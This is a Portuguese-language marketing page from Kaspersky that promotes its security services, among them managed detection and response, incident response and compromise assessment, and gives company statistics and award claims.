A Kaspersky é uma empresa de privacidade digital e segurança cibernética global fundada em 1997. Nossa profunda inteligência de ameaças e experiência em segurança estão constantemente se transformando em soluções e serviços de segurança inovadores para proteger empresas, infraestrutura crítica, governos e consumidores em todo o mundo. Nosso portfólio abrangente de segurança inclui proteção de endpoints líder de mercado e soluções e serviços de segurança especializados para combater ameaças digitais sofisticadas e em constante evolução.

## Kaspersky Security Services



**Kaspersky  
Managed Detection  
and Response**



**Kaspersky  
Incident Response**



**Kaspersky  
SOC Consulting**




**Kaspersky  
Digital Footprint  
Intelligence**



**Kaspersky  
Security  
Assessment**




**Kaspersky  
Compromise  
Assessment**



## Reconhecimento global

Os produtos e soluções da Kaspersky passam por constantes testes e revisões independentes, alcançando frequentemente os melhores resultados, reconhecimento e prêmios. Nossas tecnologias e processos são periodicamente avaliados e verificados pelas organizações de análise mais respeitadas do mundo. A mais testada. A mais premiada.



**5000+**  
profissionais trabalham  
na Kaspersky

**50%**  
dos nossos funcionários  
são especialistas em P&D

**5**  
Centros de excelência  
exclusivos

**467 mil**  
novos arquivos maliciosos  
detectados diariamente  
pela Kaspersky

**200 mil**  
clientes corporativos  
em todo o mundo

**4,9 bilhões**  
ciberataques detectados  
pela Kaspersky em 2024





Está sendo  
atacado?  
Nós cuidamos  
de suas costas!



kaspersky

Incident  
Response

[www.kaspersky.com.br](http://www.kaspersky.com.br)

© 2025 AO Kaspersky Lab. As marcas registradas e de  
serviço pertencem aos seus respectivos proprietários.

#kaspersky  
#bringonthefuture